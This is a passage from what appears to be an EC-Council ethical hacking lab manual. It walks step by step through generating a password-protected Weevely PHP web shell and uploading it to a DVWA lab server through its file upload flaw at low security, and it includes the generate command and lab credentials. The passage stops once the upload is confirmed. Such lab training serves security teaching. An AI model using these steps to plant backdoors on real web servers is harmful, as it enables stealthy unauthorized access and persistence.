


Figure 2.7.50: Get the system information

109. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.

110. Close all open windows and document all the acquired information.

TASK 8 Gain Backdoor Access via a Web Shell using Weevely

Here, we will gain backdoor access via a web shell using Weevely.

Gaining backdoor access refers to entering a website in a stealthy way. These Backdoors are often installed via some unvalidated uploads. This vulnerability allows you to upload harmful files to the target web server. Websites that are developed using PHP are often susceptible to this kind of attack.

Note: Ensure that the **Windows Server 2016** and **Parrot Security** virtual machines are running.

Note: Before starting this task, ensure that **WampServer** is running on the **Windows Server 2016** virtual machine.

1. On the Parrot Security virtual machine, click the **MATE Terminal** icon ( ) at the top of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the terminal window; type **weevely generate <Password> <File Path>** (here, the password is **toor**, and the file path is **/home/attacker/Desktop/shell.php**) and press **Enter** to generate a shell file.

Note: Weevely encodes the payload with a key phrase so that no one else can use it to access the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A professional ethical hacker or pen tester can use tools such as Weevely to gain backdoor access to a website without being traced. Weevely is used to develop a backdoor shell and upload it to a target server in order to gain remote shell access. This tool also helps in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network.

6. The shell file (**shell.php**) is generated at the location **/root/Desktop**, and it is encoded with the password (**toor**). Minimize the terminal window.




Figure 2.8.1: Generate shell file

7. Now, click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**.

8. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.8.2: DVWA login page

9. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Change the **Security Level** from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




Figure 2.8.3: Setting DVWA security level

11. Click the **File Upload** option from the left pane.

12. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.




Figure 2.8.4: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The **File Upload** window appears; navigate to the **Desktop** location, select the payload file **shell.php**, and click **Open**.




Figure 2.8.5: Select the payload file

14. Observe that the selected file (**shell.php**) appears to the right of the **Browse...** button.

15. Now, click the **Upload** button to upload the file to the database.




Figure 2.8.6: Upload the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. You will see a message that the file has successfully been uploaded, with the location of the file. Note the location of the file and minimize the browser window.

